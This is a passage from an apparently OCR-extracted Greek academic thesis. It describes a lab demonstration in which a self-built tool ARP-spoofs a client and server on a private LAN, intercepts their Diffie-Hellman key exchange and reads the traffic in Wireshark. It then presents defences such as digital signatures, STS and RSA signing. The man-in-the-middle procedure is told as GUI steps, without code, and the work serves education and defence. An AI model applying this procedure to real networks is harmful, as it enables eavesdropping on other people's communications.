στο προγραμματιστικό περιβάλλον του Visual Studio. Για την δημιουργία του γραφικού περιβάλλοντος που σχεδιάστηκε στο εργαλείο blend χρησιμοποιήθηκε η γλώσσα Xaml σε συνδυασμό με τη C#. Τέλος, παρουσιάζονται τρόποι με τους οποίους παρέχεται ασφάλεια στις επιθέσεις ενδιάμεσης οντότητας.


5.2 Αναλυτική περιγραφή της εφαρμογής

Στάδιο 1^{ο} : Η εγκατάσταση της επικοινωνίας δύο μερών

Αρχικά, για να αναπτυχθεί μια TCP επικοινωνία μεταξύ ενός client και ενός server τα δύο αυτά μέρη προσπαθούν να εγκαθιδρύσουν μια ασφαλή επικοινωνία χρησιμοποιώντας τη θύρα 1550 και IP 192.168.1.7 για τον server.

Με την εκτέλεση της εφαρμογής του server πρέπει να πληκτρολογηθεί η IP στην οποία θα γίνει η επικοινωνία. Στη συνέχεια, εμφανίζεται το μήνυμα Listening το οποίο δείχνει ότι ο server περιμένει την εγκαθίδρυση της επικοινωνίας.

Στο συγκεκριμένο παράδειγμα για την πραγματοποίηση μιας ασφαλούς επικοινωνίας μεταξύ client-server, γίνεται χρήση του πρωτοκόλλου Diffie-Hellman. Ο client και ο server δημιουργούν ένα ιδιωτικό κλειδί a και b αντίστοιχα και συμφωνούν στους τυχαίους αριθμούς g,p, όπου g τυχαίος δημόσιος αριθμός και p γεννήτορας της πολλαπλασιαστικής ομάδας mod p. Ο client με την ακολουθία g^{a} mod p παράγει ένα αποτέλεσμα a* το ίδιο και ο server με την ακολουθία g^{b} mod p παράγει ένα αποτέλεσμα b* και τα ανταλλάσουν μεταξύ τους. Ο client και ο server με τις ακολουθίες b^{*a} mod p και a^{*b} mod p αντίστοιχα παράγουν το κοινό μυστικό κλειδί τους $K= g^{ab}$ mod p, με το οποίο κρυπτογραφούν όλη την επικοινωνία τους.



Εικόνα 9: Εκτέλεση Server

Έπειτα, γίνεται εκτέλεση του client, που του έχει οριστεί ως θύρα η 1550 και IP 192.168.1.6. Πληκτρολογείται η IP του server για να πραγματοποιηθεί η σύνδεση μεταξύ τους.


Εικόνα 10: Εκτέλεση Client

Μόλις η επικοινωνία εγκαθιδρυθεί εμφανίζεται στο περιβάλλον του server το μήνυμα "Client connected", και ένα αντίστοιχο μήνυμα " connected" εμφανίζεται στον client, που σημαίνει πως η σύνδεση έγινε επιτυχώς. Από αυτή τη στιγμή και μετά ο client μπορεί να στείλει οποιοδήποτε μήνυμα επιθυμεί προς τον server.

Εικόνα 11: Σύνδεση Client-Server


Στάδιο 2ο: Η εκκίνηση της παρακολούθησης

Μετά την επικοινωνία του client με τον server γίνεται εκτέλεση του προγράμματος που υλοποιήθηκε. Με την εκτέλεση του, εμφανίζεται η αρχική φόρμα με το λογότυπο του, ένα combobox το οποίο δείχνει τα interfaces του υπολογιστή καθώς και το κουμπί start που με το πάτημα του θα εμφανιστεί η φόρμα που θα ξεκινήσει η επίθεση.




Εικόνα 12: Αρχική φόρμα του προγράμματος

Αφού πατηθεί το κουμπί start η εφαρμογή εμφανίζει την κύρια φόρμα της που περιέχει το κουμπί « scan network », ένα κουμπί με το όνομα «start ARP spoofing» και δύο πλαίσια με λίστες που θα περιέχουν τις IP και MAC διευθύνσεις των στόχων που θα γίνει η επίθεση.




Εικόνα 13: Κύρια φόρμα του προγράμματος

Με το πάτημα του κουμπιού «scan network» εμφανίζονται όλα τα ζευγάρια IP και MAC που είναι συνδεδεμένα σε αυτό το δίκτυο.



Εικόνα 14: Ανίχνευση όλου του δικτύου

Στη συνέχεια γίνεται επιλογή του στόχου στο πλαίσιο Victim A με IP 192.168.1.6 η οποία είναι η IP του client και ένα στόχο στο πλαίσιο Victim B με IP 192.168.1.7 η οποία είναι η IP του server. Πατώντας το κουμπί «Start ARP Spoofing» ξεκινάει η επίθεση. Το πρόγραμμα που υλοποιήθηκε στέλνει λανθασμένα ARP πακέτα στον client με την IP του server και τη MAC του υπολογιστή που εκτελεί την επίθεση και το ίδιο συμβαίνει και στον server. Ο υπολογιστής που εκτελεί την επίθεση είναι ένας κόμβος που περνάει όλη η επικοινωνία από αυτόν.




Εικόνα 15:Επιλογή των στόχων και έναρξη της επίθεσης

Ανοίγοντας το πρόγραμμα Wireshark γίνεται ανάλυση των πρωτοκόλλων για να μπορέσει να διαβαστεί το μήνυμα που θα στείλουν μεταξύ τους ο client με τον server. Γίνεται επιλογή του interface που είναι συνδεδεμένος ο υπολογιστής που πραγματοποιεί την επίθεση. Επιλέγοντας το «start» αιχμαλωτίζονται τα πακέτα που μεταδίδονται μεταξύ των δύο στόχων.

Στάδιο 3ο: Επικοινωνία client-server και εμφάνιση μηνύματος


Ο υπολογιστής που πραγματοποιεί την επίθεση παρεμβάλλεται στην επικοινωνία των client-server και όταν ανταλλάσουν τις τιμές a* και b* τις αντικαθιστά με τις δικές του και δημιουργείται ένα κοινό μυστικό κλειδί με τις τιμές του υπολογιστή που κάνει την επίθεση $K= g^{c} \bmod p$. Έτσι, καταφέρνει να ξεγελάσει τους χρήστες παρακολουθώντας την επικοινωνία μεταξύ τους. Στη συνέχεια, ο client στέλνει το μήνυμα « hello » στον server και ο server το λαμβάνει όπως φαίνεται στις παρακάτω εικόνες.

Client: Server:




Εικόνα 16: Μήνυμα από τον client στον server

Επιλέγοντας το κουμπί «Stop» στο Wireshark σταματάει η ανάλυση των πακέτων. Πληκτρολογώντας στα φίλτρα το ip.addr == 192.168.1.7 εμφανίζεται η επικοινωνία TCP που πραγματοποιείται πάνω στην αντίστοιχη διεύθυνση.



Εικόνα 17: Ανάλυση TCP

Τέλος, πατώντας δεξί κλικ πάνω στην επικοινωνία αυτή που αναλύθηκε, επιλέγοντας το «follow TCP stream», εμφανίζεται το μήνυμα που έστειλε ο client στον server καθώς και οι τιμές a* και b* που πήγαν να ανταλλάξουν μεταξύ τους.



Εικόνα 18: Εμφάνιση μηνύματος από το Wireshark

Με τη χρήση του πρωτοκόλλου Diffie-Hellman παρατηρείται ότι στην συγκεκριμένη επίθεση δεν παρέχεται ασφάλεια στην επικοινωνία μεταξύ client-server. Το πρωτόκολλο αυτό από μόνο του δεν παρέχει αμοιβαία πιστοποίηση της ταυτότητας των οντοτήτων της επικοινωνίας, γι’ αυτό το λόγο είναι ευάλωτο στην επίθεση ενδιάμεσης οντότητας.

5.3 Ασφάλεια στην επίθεση ενδιάμεσης οντότητας

Στο σημείο αυτό, γίνεται αναφορά πιθανών μέτρων προστασίας ενός χρήστη σε ένα δίκτυο, ενάντια στις επιθέσεις ενδιάμεσης οντότητας.

5.3.1 Χρήση ψηφιακών υπογραφών

Ένας τρόπος ασφαλής επικοινωνίας μεταξύ δύο host A και B είναι οι ψηφιακές υπογραφές. Κάνοντας σωστή χρήση των κρυπτογραφικών αλγορίθμων δημοσίου κλειδιού μπορεί να επιτευχθεί η πιστοποίηση και ο παραλήπτης να γνωρίζει με ασφάλεια την ταυτότητα του αποστολέα.

Για να αποτραπεί μια επίθεση ενδιάμεσης οντότητάς, τα δύο μέρη μπορούν να χρησιμοποιήσουν μεθόδους αυθεντικοποίησης ταυτότητας όπως η εφαρμογή ψηφιακής υπογραφής πριν από την ανταλλαγή κλειδιών. Ένα απλό σχήμα έχει ως εξής:

(1) X → A: IDX || E (PRX, [IDX || E (Puy, E (PRX, M))])

(2) A → Y: E (PRA, [IDX || E (Puy, E (PRX, M)) || T])

Το ένα μέρος X εφαρμόζει κρυπτογράφηση ενός μηνύματος M πρώτα με το ιδιωτικό κλειδί X , και υπογράφει με το δημόσιο κλειδί. Αυτή είναι μια υπογραφή που χρησιμοποιεί μυστική πληροφορία. Η ψηφιακή υπογραφή εφαρμόζεται στο μήνυμα, μαζί με το αναγνωριστικό X, και τα δεδομένα κωδικοποιούνται πάλι με PRX μαζί με IDX. Το υπογεγραμμένο μήνυμα αποστέλλεται στο άλλο μέρος της επικοινωνίας. Το άλλο μέρος της επικοινωνίας πρέπει να αποκρυπτογραφήσει το μήνυμα για να εξασφαλίσει ότι προέρχεται από το μέρος επικοινωνίας X, αφού μόνο το X έχει PRX. Εφόσον ο έλεγχος πραγματοποιηθεί με επιτυχία για να πιστοποιήσει ότι το ιδιωτικό / δημόσιο κλειδί που έχει αποσταλεί από το ένα μέρος επικοινωνίας, το X αποτελεί μια έγκυρη υπογραφή και έτσι γίνεται η επαλήθευση της αυθεντικής ταυτότητας. Το δεύτερο μέρος επικοινωνίας A μεταδίδει ένα μήνυμα που κωδικοποιείται με PRA. Το μήνυμα περιλαμβάνει το IDX, το διπλά κωδικοποιημένο μήνυμα, και μια χρονική σήμανση.

Με αυτό τον τρόπο δεν διαμοιράζονται πληροφορίες μεταξύ των μερών πριν από την επικοινωνία και την δημιουργία του κοινού κλειδιού με σκοπό την εξαπάτηση. Επίσης, δεν μπορούν να αποσταλούν μη έγκυρα μηνύματα ακόμη και αν το PRX έχει υποκλαπεί ενώ το PRA παραμένει ασφαλές. Τέλος, το περιεχόμενο του μηνύματος από το X στο Y είναι μυστικό από το μέρος επικοινωνίας A και από οποιοσδήποτε άλλο.

Βασική μεθοδολογία της ψηφιακής υπογραφής που ενισχύει την ορθότερη αυθεντικοποίηση της ταυτότητας του χρήστη είναι η χρήση Αρχής Πιστοποίησης.

Για να υπογραφεί ψηφιακά ένα αρχείο ή μήνυμα, χρησιμοποιείται μια συνάρτηση κατατεμαχισμού (hash function) από την οποία προκύπτει η σύνοψη (digest) του μηνύματος. Η σύνοψη είναι ένας αριθμός ο οποίος προκύπτει από την εφαρμογή της συνάρτησης στο αρχείο και το χαρακτηρίζει σχεδόν μοναδικά. Η σύνοψη του αρχείου κρυπτογραφείται στη συνέχεια με το ιδιωτικό κλειδί του αποστολέα. Η κρυπτογραφημένη σύνοψη είναι η ψηφιακή υπογραφή η οποία επισυνάπτεται στο μήνυμα.

Όταν ληφθεί το μήνυμα, η ψηφιακή υπογραφή αποκρυπτογραφείται με το δημόσιο κλειδί του αποστολέα και εξάγεται η σύνοψη. Το γεγονός ότι κατάφερε να αποκρυπτογραφηθεί η σύνοψη με το δημόσιο κλειδί του αποστολέα αποδεικνύει ότι ο αποστολέας είναι αυτός που έβαλε την υπογραφή, αφού θα πρέπει να έχει κρυπτογραφηθεί με το αντίστοιχο ιδιωτικό. Παράλληλα υπολογίζεται η σύνοψη του ληφθέντος μηνύματος. Αν οι δύο συνόψεις είναι ίδιες σημαίνει ότι το μήνυμα έχει την υπογραφή του αποστολέα και ότι δεν έχει παραποιηθεί κατά την μεταφορά.

Πρωτόκολλο Αυθεντικοποίησης χρήστη

Ένα πρωτόκολλο που χρησιμοποιεί την υπογραφή για την πιστοποίηση και αυθεντικοποίηση των χρηστών είναι το STS (station-to-station protocol). Το STS είναι μια παραλλαγή του βασικού πρωτοκόλλου Diffie-Hellman που επιτρέπει την δημιουργία ενός κοινού μυστικού κλειδιού μεταξύ των δύο μερών με αμοιβαίο έλεγχο της ταυτότητας του χρήστη. Το STS χρησιμοποιεί ψηφιακές υπογραφές. Μια ψηφιακή υπογραφή ενός μηνύματος είναι μια υπολογίσιμη τιμή που εξαρτάται από μια μυστική πληροφορία γνωστή μόνο στον υπογράφοντα. Το STS πρωτόκολλο χρησιμοποιείται συχνά με την υπογραφή RSA όπως περιγράφεται παρακάτω:

α) Δημιουργία δύο μεγάλων πρώτων αριθμών p και q, καθένας περίπου στο ίδιο μέγεθος.

β) Υπολογίζεται το $n = pq$ και $\varphi = (p - 1)(q - 1)$

γ) Επιλέγεται ένας τυχαίος ακέραιος αριθμός e, $1 < e < \varphi$, τέτοιος ώστε ο μέγιστος κοινός διαιρέτης $\gcd(e, \varphi) = 1$

δ) Με την χρήση του Ευκλείδειου αλγόριθμου υπολογίζεται ο μοναδικός ακέραιος d, $1 < d < \varphi$ τέτοιος ώστε $ed \equiv 1 \pmod{\varphi}$

ε) το δημόσιο κλειδί του χρήστη είναι (n, e) και το ιδιωτικό κλειδί είναι d

Τώρα, αν ένας χρήστης π.χ. η Alice θέλει να υπογράψει ένα μήνυμα m, και ένας χρήστης Bob θέλει να επαληθεύσει την υπογραφή του μηνύματος, πρέπει να ακολουθηθούν τα παρακάτω βήματα του πρωτοκόλλου.

Βήματα πρωτοκόλλου RSA υπογραφής:

i) την παραγωγή Υπογραφής

α) Υπολογισμός m΄, R (m), ένας ακέραιος στο διάστημα [0, n-1]

β) Υπολογισμός του $s = m'^d \bmod n$

γ) Η υπογραφή της Alice για το m είναι s.

ii) την επαλήθευση Υπογραφή

α) Χρήση του αυθεντικού δημόσιου κλειδιού της Alice (n, e)

β) Υπολογίστε $m' = s^e \bmod n$

